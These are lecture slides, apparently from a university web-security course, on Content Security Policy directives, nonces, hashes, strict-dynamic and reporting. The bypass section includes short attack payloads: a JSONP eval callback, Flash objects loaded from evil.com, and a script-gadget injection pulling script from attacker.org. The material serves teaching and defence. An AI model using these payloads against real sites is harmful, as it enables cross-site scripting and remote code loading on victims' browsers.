Stony Brook University

CSE 361: Web Security


Content Security Policy
Framing Attacks

Nick Nikiforakis

Content Security Policy (CSP)

- XSS boils down to execution of attacker-created script in vulnerable Web site
  - Browser cannot differentiate between intended and unintended scripts
- Proposed mitigation: Content Security Policy
  - explicitly **allow resources** which are trusted by the developer
  - disallow dangerous JavaScript constructs like eval or event handlers
  - delivered as HTTP header or in meta element in page (only subset of directives supported)
  - **enforced by the browser** (**all policies** must be satisfied)
- First candidate recommendation in 2012, currently at Level 3
- Important: does not stop XSS, tries to mitigate its effects
  - similar to, e.g., the NX bit for stacks on x86/x64

Example policy on paypal.com



CSP Level 1 - Controlling scripting resources

- `script-src` directive
  - Specifically controls where scripts can be loaded from
  - **If provided, inline scripts and eval will not be allowed**
- Many different ways to control sources
  - **'none'** - no scripts can be included from any host
  - **'self'** - only own origin
  - **https://domain.com/specificscript.js**
  - **https://*.domain.com** - any subdomain of domain.com, any script on them
  - **https**: - any origin delivered via HTTPS
  - **'unsafe-inline' / 'unsafe-eval'** - reenables inline handlers and eval

CSP Level 1 - Controlling additional resources

- `img-src, style-src, font-src, object-src, media-src`
  - Controls non-scripting resources: images, CSS, fonts, objects, audio/video
- `frame-src`
  - Controls from which origins frames may be added to a page
- `connect-src`
  - Controls XMLHttpRequest, WebSockets (and other) connection targets
- `default-src`
  - Serves as fallback for all fetch directives (all of the above)
    - Only used when specific directive is absent

CSP Level 1 - Example and limitations

```
<html>
<body>
<!-- ... -->
<script src="https://ad.com/someads.js"></script>
<script>
// ... some required inline script
</script>
</body>
</html>
```

`Content-Security-Policy: script-src 'self'`

- will block any scripts added here

CSP Level 1 - Example and limitations

```html
<html>
<body>
<!-- ad.com will add stuff from company.com -->
<script src="https://ad.com/someads.js"></script>
<script>
// ... some required inline script
</script>
</body>
</html>
```

`Content-Security-Policy: script-src 'self' https://ad.com`

- will block inline script
- ... and script which was added by ad.com

CSP Level 1 - Example and limitations

```
<html>
<body>
<!-- ad.com will add stuff from company.com -->
<script src="https://ad.com/someads.js"></script>
<script>
// ... some required inline script
</script>
</body>
</html>
```

```
Content-Security-Policy: script-src 'self' https://ad.com
https://company.com
```

- will block inline script

CSP Level 1 - Example and limitations

```html
<html>
<body>
<!-- ad.com will add stuff from company.com -->
<script src="https://ad.com/someads.js"></script>
<script>
// ... some required inline script
</script>
</body>
</html>
```

```
Content-Security-Policy: script-src 'self' https://ad.com
https://company.com 'unsafe-inline'
```

- will allow inline script

CSP Level 1 - Example and limitations

```html
<html>
<body>
<!-- ad.com will add stuff from company.com -->
<script src="https://ad.com/someads.js"></script>
<script>
// ... some required inline script
</script>
<script>// XSS attack!</script>
</body>
</html>
```

```
Content-Security-Policy: script-src 'self' https://ad.com
https://company.com 'unsafe-inline'
```

- will allow inline script
- **... but allows XSS injection**

CSP Level 1 - Example and limitations

```html
<html>
<body>
<!-- ad.com will add stuff from company.com -->
<script src="https://ad.com/someads.js"></script>
<script src="https://example.com/myinlinescript.js"></script>
</body>
</html>
```

```
Content-Security-Policy: script-src 'self' https://ad.com
https://company.com
```

- requires removing inline script and converting it into an external script

CSP Level 1 - Example and limitations

```html
<html>
<body>
<!-- ad.com will add stuff from company.com -->
<script src="https://ad.com/someads.js"></script>
<script src="https://example.com/myinlinescript.js"></script>
<button onclick="meaningful()">Click me</button>
</body>
</html>
```

```
Content-Security-Policy: script-src 'self' https://ad.com
https://company.com
```

- removing onclick handler is painful...

CSP Level 1 - Example and limitations

```html
<html>
<body>
<!-- ad.com will add stuff from company.com -->
<script src="https://ad.com/someads.js"></script>
<script src="https://example.com/myinlinescript.js"></script>
<button id=meaningful>Click me</button>
<script src="https://example.com/eventhandler.js"></script>
</body>
</html>
```

```javascript
var button = document.getElementById("meaningful")
button.onclick = meaningful;
```

`Content-Security-Policy: script-src 'self' https://ad.com https://company.com`

- finally!

CSP Level 1 - Example and limitations

- Goal: allow scripts from own origin and inline scripts
  - `script-src 'self' 'unsafe-inline'`
- Problem: bypasses literally any protection
  - attacker can inject inline JavaScript
- Proposed improvement in CSP Level 2: **nonces and hashes**
  - `script-src 'nonce-$value' 'self'`
    - every inline script adds nonce property (`<script nonce='$value'>..</script>`)
  - `script-src 'sha256-$hash' 'self'`
    - allows inline scripts based on their SHA hash (SHA256, SHA384, or SHA512)
    - for external scripts, SRI must be used (covered in later lectures)

CSP Level 2 - Allowed hosts with Nonces or Hashes

```
script-src 'self' https://cdn.example.org
'nonce-d90e0153c074f6c3fcf53'
'sha256-5bf5c8f91b8c6adde74da363ac497d5ac19e4595fe39cbdda22cec8445d3814c'
```

```
<script>
alert('My hash is correct');
</script>
```

```
<script>
 alert('My hash is correct');
</script>
```

SHA256 matches value of CSP header

SHA256 does not match

CSP Level 2 - Allowed hosts with Nonces or Hashes

```
script-src 'self' https://cdn.example.org
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```
<script>
alert('My hash is correct');
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```
<script>
 alert('My hash is correct');
</script>
```

SHA256 matches value of CSP header

SHA256 does not match (whitespaces matter)

CSP Level 2 - Allowed hosts with Nonces or Hashes

```
script-src 'self' https://cdn.example.org
'nonce-d90e0153c074f6c3fcf53'
'sha256-5bf5c8f91b8c6adde74da363ac497d5ac19e4595fe39cbdda22cec8445d3814c'
```

```
<script nonce="d90e0153c074f6c3fcf53">
alert("It's all good");
</script>
```

Script nonce matches CSP header

```
<script nonce="nocluehackplz">
 alert('I will not work');
</script>
```

Script nonce does not match CSP header

CSP Level 2 - additional changes

- child-src
  - deprecates frame-src, also valid for Web Workers
- base-uri
  - controls whether <base> can be used and what it can be set to
- form-action
  - ensures that forms may only be sent to specific targets
  - does not fall back to default-src if not specified

CSP - Changes from Level 2 to Level 3

- frame-src undeprecated
  - worker-src added to control workers specifically
  - both fall back to child-src if absent (which falls back to default-src)
- manifest-src
  - controls from where AppCache manifests can be loaded
- strict-dynamic
  - allows adding scripts programmatically, eases CSP deployment in, e.g., ad scenario
  - not "parser-inserted"
  - disables list of allowed hosts (such as “self” and “unsafe-inline”)

CSP – The case for “strict-dynamic”

- How do we compile a CSP policy if we do not know, ahead of time, all the remote endpoints that are trusted?

- Mostly due to dynamic ads
  - 1st page load: script from ads.com → fancy-cars.com
  - 2nd page load: script from ads.com → cheap-ads.net → dealsdeals.biz

- Idea: Propagate trust
  - If we trust ads.com, let’s also trust whoever ads.com load scripts from

CSP Level 3 - strict-dynamic

```
script-src 'self' https://cdn.example.org
'nonce-d90e0153c074f6c3fcf53'
'strict-dynamic'
```

```
<script nonce="d90e0153c074f6c3fcf53">
script=document.createElement("script");
script.src = "http://ad.com/ad.js";
document.body.appendChild(script);
</script>
```

appendChild is not "parser-inserted"

```
<script nonce="d90e0153c074f6c3fcf53">
script=document.createElement("script");
script.src = "http://ad.com/ad.js";
document.write(script.outerHTML);
</script>
```

document.write is "parser-inserted"

CSP Level 3 - backwards compatibility

```
script-src 'self' https://cdn.example.org
https://ad.com
'unsafe-inline'
'nonce-d90e0153c074f6c3fcf53'
'strict-dynamic'
```

```
<script nonce="d90e0153c074f6c3fcf53">
script=document.createElement("script");
script.src = "http://ad.com/ad.js";
document.body.appendChild(script);
</script>
```

Modern browser: ignores unsafe-inline and allowed hosts

Old browser: ignores strict-dynamic and nonce, executes script through unsafe-inline and allowed hosts

CSP - Composition

- Browser always enforces **all** observed CSPs
  - Hence, CSP can never be relaxed, only tightened
- Useful for combatting XSS and restricting hosts at the same time
  - Idea: send two CSP headers, both will have to applied
    - `script-src 'nonce-random'`
    - `script-src 'self' https://cdn.com`
  - Only nonced scripts can be executed (policy 1), theoretically from anywhere, though
  - Only scripts from own origin and CDN can be executed (policy 2), theoretically any script from there, though
  - Result: only scripts that carry a nonce **and** are hosted on origin/CDN are allowed

CSP - Reporting functionality

- **report-uri <url>**
  - Sends JSON report to specified URL
- **report-to <endpoint>**
  - Requires separate definition through Report-To HTTP header
- **report-sample**
  - For inline scripts/eval, report excerpt of violating script

```
{
    "document-uri": "https://stonybrook.edu",
    "violated-directive": "script-src-elem",
    "effective-directive": "script-src-elem",
    "original-policy": "default-src …; report-uri /csp-violations",
    "disposition": "enforce",
    "blocked-uri": "https://ads.com/js/common.bundle.js?bust=4",
    "script-sample": ""
}
```

CSP - Report Only Mode

- Implementation of CSP is a tedious process
  - removal of all inline scripts and usage of eval
  - tricky when depending on third-party providers
    - e.g., advertisement includes random script (due to real-time bidding)
- Restrictive policy might break functionality
  - remember: client-side enforcement
  - need for (non-breaking) feedback channel to developers
- Content-Security-Policy-Report-Only
  - `default-src ....; report-uri /violations.php`
  - allows to field-test without breaking functionality (reports current URL and causes for fail)
  - **does not work in meta element**

CSP - Bypasses

- Problem #1: JSONP
  - any allowed site with JSONP endpoint is potentially dangerous
  - `https://allowed.com/jsonp?callback=eval("my malicious code here")//`

CSP - Bypasses

- Problem #2: not specifying object-src
  - Flash can be allowed to access including site


```
<object data="//evil.com/evil.swf">
 <paramname="allowscriptaccess"value="always">
</object>
```


Not an issue since Flash support was dropped. But worth to remember for the future…

- Problem #3: allowing objects from self
  - By default, Flash can always access **hosting** origin
    - recall error-tolerant parsing for Flash files (e.g., Rosetta Flash)
    - attacker can exploit injection flaw to not plant script code, but to inject a "SWF file"

```
<object data="//vuln.com/xss.html?inject=FWS...""></object>
```

CSP - Adoption in the Wild





http://mweissbacher.com/blog/wp-content/uploads/2014/07/csp_graph.png

[...], only 20 out of the top 1,000 sites in the world use CSP. [...]
Unfortunately, the other 18 sites with CSP do not use its full potential

http://research.sidstamm.com/papers/csp_icissp_2016.pdf

Data Set	Total	Report Only	Bypassable				
			Unsafe Inline	Missing object-src	Wildcard in Whitelist	Unsafe Domain	Trivially Bypassable Total
Unique CSPs	26,011	2,591 9.96%	21,947 84.38%	3,131 12.04%	5,753 22.12%	19,719 75.81%	24,637 94.72%
XSS Policies	22,425	0 0%	19,652 87.63%	2,109 9.4%	4,816 21.48%	17,754 79.17%	21,232 94.68%
Strict XSS Policies	2,437	0 0%	0 0%	348 14.28%	0 0%	1,015 41.65%	1,244 51.05%

Table 2: Security analysis of all CSP data sets, broken down by bypass categories

Using script gadgets to bypass CSP [AppSecEU17/CCS17]

- CSP ensures that no attacker-controlled code can be directly executed
- What about "data only" attacks?
  - Modern JavaScript frameworks extensively use "annotations"

```
<div data-role="button" data-text="I am a button"></div>
<script nonce="d90e0153c074f6c3fcf53">
 var buttons = $("[data-role=button]");
 // [...]
 buttons.html(button.getAttribute("data-text"));
</script>
```

Using script gadgets to bypass CSP [AppSecEU17/CCS17]

```
script-src 'strict-dynamic' 'nonce-d90e0153c074f6c3fcf53'
```

```
<?php
echo $_GET["username"]
?>
<div data-role="button" data-text="I am a button"></div>
<script nonce="d90e0153c074f6c3fcf53">
 var buttons = $("[data-role=button]");
 // [...]
 buttons.html(button.getAttribute("data-text"));
</script>
```

Attacker cannot guess the correct nonce, so we should be safe here, right?

Using script gadgets to bypass CSP [AppSecEU17/CCS17]

```
script-src 'strict-dynamic' 'nonce-d90e0153c074f6c3fcf53'
```

```
<!-- attacker provided -->
<div data-role="button" data-text="<script src='//attacker.org/js'></script>"></div>
<!-- end attacker provided -->
<div data-role="button" data-text="I am a button"></div>
<script nonce="d90e0153c074f6c3fcf53">
 var buttons = $("[data-role=button]");
 // [...]
 buttons.html(button.getAttribute("data-text"));
</script>
```

jQuery uses appendChild instead of document.write when adding a script


Using script gadgets to bypass CSP [AppSecEU17/CCS17]


- Idea: use existing expression parsers/evaluation functions in MVC frameworks
- Lekies et al evaluated widely used frameworks
  - Aurelia, Angular, and Polymer bypass all mitigations via expression parsers
- Often times trivial exploits
  - e.g., Bootstrap `<div data-toggle=tooltip data-html=true title='<script>alert(1)</script>'></div>`
- More involved examples require "chains" of calls
  - sometimes depended on a specific function being called, e.g., jQuery's **`after`** or **`html`**

CSP against XSS - Summary

- Content Security Policy provides control of included resources
  - for resources such as scripts or objects (to **mitigate** XSS)
  - for remote servers to contact (against data leakage)
- Even if CSP is deployed, very hard to get right
  - >90% of all policies in study from CCS 2016 easily bypassable
- **CSP is an improvement, but by no means a complete fix**

CSP - Other use cases [NDSS20]



